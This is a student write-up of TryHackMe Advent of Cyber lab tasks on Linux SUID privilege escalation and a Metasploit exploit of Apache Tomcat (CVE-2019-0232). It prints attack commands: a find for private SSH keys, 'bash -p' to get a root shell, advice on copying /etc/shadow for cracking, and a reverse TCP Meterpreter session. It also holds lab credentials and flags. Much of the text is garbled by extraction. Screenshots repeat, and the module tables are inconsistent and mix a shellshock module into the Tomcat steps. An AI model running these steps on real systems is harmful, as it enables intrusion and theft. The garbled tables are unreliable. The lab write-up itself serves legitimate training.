

# PSP0201

## Week 4

## Writeup

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Members:

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### Day 11: Networking - The Rogue Gnome

**Tools used:** THM Machine/THM Attackbox/Kali Linux/Mozilla Firefox

**Solution/Walkthrough:**

Question 1:

What type of privilege escalation involves using a user account to execute commands as an administrator?

The answer for this particular question can be found by reading through the passage on Day 11 as shown in the image below (highlighted for viewing purposes).

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2:

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

The clue/hint for this question can be found in the statement 'can run sudo commands' as proven in the image below (highlighted for viewing purposes).

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 3:

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

The clue/hint for this question can be found in the sentence 'The privileges are almost similar' as proven in the image below (highlighted for viewing purposes).

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

#### Question 4:

What is the name of the file that contains a list of users who are a part of the sudo group?

The answer for this question can be found by reading through 11.8 on Day 11 as shown in the image below (highlighted for viewing purposes). The answer should be sudoers.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

#### Question 5:

What is the Linux Command to enumerate the key for SSH?

The answer for this question can be found by reading through 11.6 on Day 11 as shown in the image below (highlighted for viewing purposes).

#### 11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the `find` command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called `backups` containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

#### Question 6:

If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

The hint for the answer for this question can be found by reading through 11.8 on Day 11 as shown in the image below. Instead of typing in “chmod +x filename”, we replace the filename with “find.sh” therefore typing in “chmod +x find.sh”.


At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

### Question 7:

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

The hint for the answer for this question can be found by reading through 11.10.2 on Day 11 as shown in the image below. Instead of typing in python “-w http.server 8080”, replace the port with 9999 therefore typing in “-w http.server 9999” to host the server.

11.10.2 Let's use Python3 to turn our machine into a web server to serve the *LInEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LInEnum.sh* to: `python3 -m http.server 8080`



A terminal window showing the command `python3 -m http.server 9999` being run. The output shows the server is serving HTTP on port 0.0.0.0 port 9999. Below the terminal is a message box saying "Unable to connect".

```
File Actions Edit View Help
1211101242@kali:~
(1211101242㉿kali)-[~]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
■
Unable to connect
```

### Question 8:

What are the contents of the file located at /root/flag.txt?

Run the following command in the THM Attackbox terminal, “ssh cmnatic@10.10.82.141” (Note: IP Address is different for each users)

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical      **Correct Answer**

What is the name of the file that contains a list of users who are a part of the `sudo` group?

`sudoers`      **Correct Answer**

Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.82.141`

Input the following password when prompted: `aoc2020`

No answer needed      **Question Done**

Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of [GTFObins](#) and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

No answer needed      **Question Done**      Hint

Use this executable to launch a system shell as root.

What are the contents of the file located at `/root/flag.txt`?

`thm{2fb10afe933296592}`      **Correct Answer**      Hint

Task 14 [Day 12] Networking Ready, set, elf.      23m 01s

Type in the following command at the bottom of the terminal “`find / -perm -u=s -type f 2>/dev/null`”

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical      **Correct Answer**

What is the name of the file that contains a list of users who are a part of the `sudo` group?

`sudoers`      **Correct Answer**

Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.82.141`

Input the following password when prompted: `aoc2020`

No answer needed      **Question Done**

Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of [GTFObins](#) and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

No answer needed      **Question Done**      Hint

Use this executable to launch a system shell as root.

What are the contents of the file located at `/root/flag.txt`?

`thm{2fb10afe933296592}`      **Correct Answer**      Hint

Task 14 [Day 12] Networking Ready, set, elf.      22m 22s

Use the “`bash -p`” command to return back to root from cmnatic and type in “`cat /root/flag.txt`” to obtain the flag.

The terminal session shows the following steps:

```

tryhackme.com/room/learncyberin25days
Executables that are capable of interacting with the operating system such as reading/writing files or creating shells are goldmines for us. Thankfully, GTFOBins is a website that lists a majority of applications that do such actions for us. Let's set the SUID on the cp command that is used to copy files with chmod u+s /usr/bin/cp

cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ chmod u+s /usr/bin/cp
cp [REDACTED] /usr/bin/cp /usr/share/man/man1/cp.1.gz
cmnatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ [REDACTED]

Note how the cp executable is owned by "root" and now has the SUID permission set:

ls -al /usr/bin | grep "cp"
-rwsr-xr-x 1 root root 153976 Sep 5 2019 cp

The cp command will now be executed as root - meaning we can copy any file on the system. Some locations may be of interest to us:
  • copying the contents of other user directories (i.e. bash history, ssh keys, user.txt)
  • copying the contents of the "/root" directory (i.e. "/root/flag.txt")
  • copy the "/etc/passwd" & "/etc/shadow" files for password cracking

Let's confirm this by using find to search the machine for executables with the SUID permission set: find / -perm -u=s -type f 2>/dev/null

find / -perm -u=s -type f 2>/dev/null
[REDACTED]

```

The terminal session continues with the results of the find command and a root shell prompt:

```

root@ip-10-10-167-215:~#
File Edit View Search Terminal Help
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgldmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newudmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# [REDACTED]

```

## Thought Process/Methodology:

As for question 1, question 2, question 3, question 4, question 5, question 6 and question 7, the answers can be found by reading the entire passage on Day 11. Question 1's and question 2's answer can be found on 11.4.2, question 3's answer can be found on 11.4.1, question 4's answer can be found by reading through 11.8, question 5's answer can be found on 11.6, question 6's answer can also be found on 11.8 but change the filename to file.sh as given in the questions, question 7's answer can be found on 11.10.2 but change the port to 9999 as given in the questions. As for question 8, we have to run the following command first before proceeding "ssh cmnatic@IP ADDRESS". After doing so, scroll down to the bottom of the terminal and type in the following command "find / -perm -u=s -type f 2>/dev/null". Scroll down to the bottom of the terminal again to type in the following bash command which is bash -p to return to the root and type in "cat /root/flag.txt" to obtain the flag.


Day 12 - Networking Ready, set, elf!

## Tools used: THM Machine/THM Attackbox

## Solution/walkthrough

## Question1

What is the version number of the web server?



<p>DarkStar /4/1's RP:Metasploit Room</p>
<p><b>Answer the questions below</b></p>
<p>What is the version number of the web server?</p>
<input type="text" value="9.0.17"/>
<div style="background-color: #2e7131; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Correct Answer</span></div>
<div style="background-color: #ff9933; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Hint</span></div>
<p>What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)</p>
<input type="text" value="*****"/>
<div style="background-color: #2e7131; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Submit</span></div>
<div style="background-color: #ff9933; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Hint</span></div>
<p>Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.</p>
<input type="text" value="No answer needed"/>
<div style="background-color: #2e7131; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Completed</span></div>
<p>What are the contents of flag1.txt</p>
<input type="text" value="Answer format: ***{*****}"/>
<div style="background-color: #2e7131; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Submit</span></div>
<div style="background-color: #ff9933; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Hint</span></div>
<p>Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!</p>
<input type="text" value="No answer needed"/>
<div style="background-color: #2e7131; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Completed</span></div>
<div style="background-color: #ff9933; color: white; padding: 5px; text-align: center;"><span style="font-size: 1em;">Hint</span></div>

The version of the web series is 9.0.17.

## Question 2

What CVE can be used to create a Meterpreter entry onto the machine?

**DarkStar7471's RP:Metasploit Room**

**Answer the questions below**

What is the version number of the web server?

Correct Answer

Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Correct Answer

Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Correct Answer

What are the contents of flag1.txt

Submit

Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Correct Answer

Hint

Apache Tomcat - CGI Servlet enableCmdLineArguments

Apache Tomcat - CGIServlet enableCmdLineArguments

https://www.exploit-db.com

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

**EDB-ID:** 47073      **CVE:** 2019-0232

**EDB Verified:** ✓

**Author:** METASPLOIT      **Type:** REMOTE

```
root@lp-10-10-55-127:~# msfconsole -q
msf5 > [ ]
```

The CVE that can be used to create a Meterpreter entry onto the machine is CVE-2019-0232.

### Question 3

What are the contents of flag1.txt?

The terminal window shows the following configuration:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  RHOSTS  10.0.0.1      yes       CVE max line length
  LHOST  10.0.0.10      yes       CVE to check against (Accepted: CVE-2014-6271, ...
  LPORT  4444             yes       HTTP header to use
  METHOD  GET             yes       HTTP method to use
  Proxies
  RPORT  80               yes       The target port (TCP)
  SRVHOST 0.0.0.0        yes       The local host or network interface to listen on
  SRVPORT 8000            yes       The local port to listen on
  SSL    false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert
  TARGETURI /cgi-bin/systeminfo.sh  yes       Path to CGI script
  TIMEOUT 5              yes       HTTP request timeout (seconds)
  URIPATH
  VHOST
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  LHOST  10.0.0.10      yes       The Listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
Exploit target:
  Id  Name
  --  --
  0   Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:44444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter >
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

The browser window shows a Firefox session on a root shell at `root@ip-10-10-55-127:~`. The URL is `http://10.0.0.127:8080/cgi-bin/elfwhacker.bat`. The page content is:

Name	Check	Description	Disclosure Date	Ra
exploit/windows/http/tomcat_cgi_cmdlineargs	Yes	Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability	2019-04-10	ex

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_t
cp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.7
.42
rhosts => 10.10.7.42
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi
-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

msf5 > THM AttackBox 58m 13s

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CMD_MAX_LENGTH	7048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, ...)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES	no	no	A proxy chain of format type:host:port[,type:host:port,...]
RHOSTS	10.0.0.1	yes	The target host(s), range CIDR identifier, or file
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is random)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to a CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
---	---
0	Linux x86

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (908000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
```

**meterpreter >**

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

**meterpreter > shell**



File Edit View Search Terminal Help

Channel 1 created.

Microsoft Windows [version 10.0.17763.1637]  
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>c:\

'c:\' is not recognized as an internal or external command,  
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir

'c:\dir' is not recognized as an internal or external command,  
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd Users

'c:\' is not recognized as an internal or external command,  
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

THM AttackBox 52m 06s

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CMD_MAX_LENGTH	7048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, ...)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES	no	no	A proxy chain of format type:host:port[,type:host:port,...]
RHOSTS	10.0.0.1	yes	The target host(s), range CIDR identifier, or file
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is random)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to a CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
---	---
0	Linux x86

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (908000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
```

**meterpreter >**

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

**meterpreter > shell**



File Edit View Search Terminal Help

c:\>cd Users

'c:\' is not recognized as an internal or external command,  
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir

Volume in drive C has no label.  
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

```
01/07/2022 10:07 <DIR> .
01/07/2022 10:07 <DIR> ..
01/07/2022 10:07 0 cd
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
01/07/2022 10:02 73,802 vfaUu.exe
4 File(s) 74,654 bytes
2 Dir(s) 9,667,981,312 bytes free
```

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

THM AttackBox 51m 37s

msf exploit(exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMD_MAX_LINELENGTH  2048      yes       CMD max line length
CVE  CVE-2014-6271    yes       CVE identifier/accept (Accepted: CVE-2014-6271)
HEADERS  User-Agent   yes       HTTP header to use
METHOD  GET           yes       HTTP method to use
Proxies
PROXIES  10.0.0.1     yes       A proxy chain of format type:host:port[,type:host:port,...]
RPATH  /bin           yes       The local host or network interface to listen on
RPORT  80             yes       The target port (TCP)
SRVHOST  0.0.0.0       yes       The local host or network interface to listen on
SRVPORT  8000          no        Negotiate SSL/TLS for outgoing connections
SSL    false          no        Path to a custom SSL certificate (default is none)
SSLCert
TARGETURI  /cgi-bin/systeminfo.sh  yes       Path to CGI script
TARGETPORT  5           yes       HTTP server response timeout (seconds)
URIPath
VHOST
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.18      yes       The listen address (an interface may be specified)
LPORT  4444           yes       The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.18:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (908800 bytes) to 10.0.0.18
[*] Meterpreter session 2 opened (10.0.0.18:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

msf exploit(exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMD_MAX_LINELENGTH  2048      yes       CMD max line length
CVE  CVE-2014-6271    yes       CVE identifier/accept (Accepted: CVE-2014-6271)
HEADERS  User-Agent   yes       HTTP header to use
METHOD  GET           yes       HTTP method to use
Proxies
PROXIES  10.0.0.1     yes       A proxy chain of format type:host:port[,type:host:port,...]
RPATH  /bin           yes       The local host or network interface to listen on
RPORT  80             yes       The target port (TCP)
SRVHOST  0.0.0.0       yes       The local host or network interface to listen on
SRVPORT  8000          no        Negotiate SSL/TLS for outgoing connections
SSL    false          no        Path to a custom SSL certificate (default is none)
SSLCert
TARGETURI  /cgi-bin/systeminfo.sh  yes       Path to CGI script
TARGETPORT  5           yes       HTTP server response timeout (seconds)
URIPath
VHOST
Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.18      yes       The listen address (an interface may be specified)
LPORT  4444           yes       The listen port

Exploit target:
Id  Name
--  --
0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.18:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (908800 bytes) to 10.0.0.18
[*] Meterpreter session 2 opened (10.0.0.18:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

File Edit View Search Terminal Help

01/07/2022 10:07 0 cd

19/11/2020 22:39 825 elfwhacker.bat

19/11/2020 23:06 27 flag1.txt

01/07/2022 10:02 73,802 vfaUu.exe

4 File(s) 74,654 bytes

